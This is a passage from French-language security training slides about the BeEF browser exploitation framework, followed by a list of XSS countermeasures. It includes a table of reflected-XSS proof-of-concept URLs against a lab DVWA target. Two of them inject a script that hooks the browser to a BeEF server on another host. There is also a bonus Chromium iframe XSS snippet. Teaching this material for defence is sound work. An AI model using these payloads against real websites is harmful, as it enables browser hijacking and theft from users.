
Proxy






XSS Rays (1/2)

BEEF 0.4.2.9-ALPHA XSSRAYS INTEGRATION





XSS Rays (2/2)



| Vector Name | Vector PoC |
|--|---|
| | <code>http://10.1.1.2/dwa/vulnerabilities/xss_r?name=<script src="http://10.1.1.1:3000/hook.js"></script></code> |
| | <code>http://10.1.1.2/dwa/vulnerabilities/xss_r?name=<script src="http://10.1.1.1:3000/hook.js"></script></code> |
| body onload double quote | <code>http://hiderefer.com/dwa/vulnerabilities/xss_r?name="><body onload="alert(1)"></code> |
| Standard script injection double quote | <code>http://hiderefer.com/dwa/vulnerabilities/xss_r?name="><script>alert(1)</script></code> |
| body onload double quote | <code>http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html="><body onload="alert(1)"></code> |
| Standard script injection double quote | <code>http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html="><script>alert(1)</script></code> |
| body onload double quote | <code>http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_scripting="><body onload="alert(1)"></code> |
| Standard script injection double quote | <code>http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_scripting="><script>alert(1)</script></code> |
| body onload double quote | <code>http://hiderefer.com/?http://ha.ckers.org/xss.html="><body onload="alert(1)"></code> |
| Standard script injection double quote | <code>http://hiderefer.com/?http://ha.ckers.org/xss.html="><script>alert(1)</script></code> |



Contre-mesures





Côté Applications Web

- SDLC
 - Les injections SQL diminuent mais peu de considération pour les XSS / CSRF / Clickjacking...
 - « C'est juste une XSS... »
- Web Application Firewall
 - Difficile à paramétrer et à gérer
 - Bypassable



Côté client

- Mettre à jour les navigateurs et plugins est la règle #1 !
 - Java dans le navigateur est mort !
- Anti XSS
 - IE 8 / No Script...
 - Compromis sécurité / fonctionnalités
- Peu de protections pour la majorité des attaques
 - C'est « juste » du Javascript !
 - Le travail est pour les navigateurs et la standardisation (HTML5...)



Côté réseau / organisation

- Liste blanche des sites acceptés !
 - Limite les possibilités de C&C
- Gestion des incidents, réaction...
 - De plus en plus important avec les APT

Conclusion





© MDAL S.A.R.L. All rights reserved. Confidential and proprietary document. This document and all information contained herein is the sole property of MDAL S.A.R.L. No intellectual property rights are granted by the delivery of this document or the disclosure of its content. This document shall not be reproduced or disclosed to a third party without the express written consent of MDAL S.A.R.L. This document and its content shall not be used for any purpose other than that for which it is supplied. The statements made herein do not constitute an offer. They are based on the mentioned assumptions and are expressed in good faith. Where the supporting grounds for these statements are not shown, MDAL S.A.R.L. will be pleased to explain the basis thereof.



Références

- <http://beefproject.com/>
- « *Intranet Footprinting* », Javier Marcos de Prado, Juan Galiana Lara
- “*Ground BeEF: Cutting, devouring and digesting the legs off a browser*”, Michele antisnatchor Orru



Bonus : Vulnérabilité Chromium

```
<iframe srcdoc="&lt;script&gt;alert(2)&lt;/script&gt;"></iframe>
```

Status : Won't fix !

<https://code.google.com/p/chromium/issues/detail?id=148360>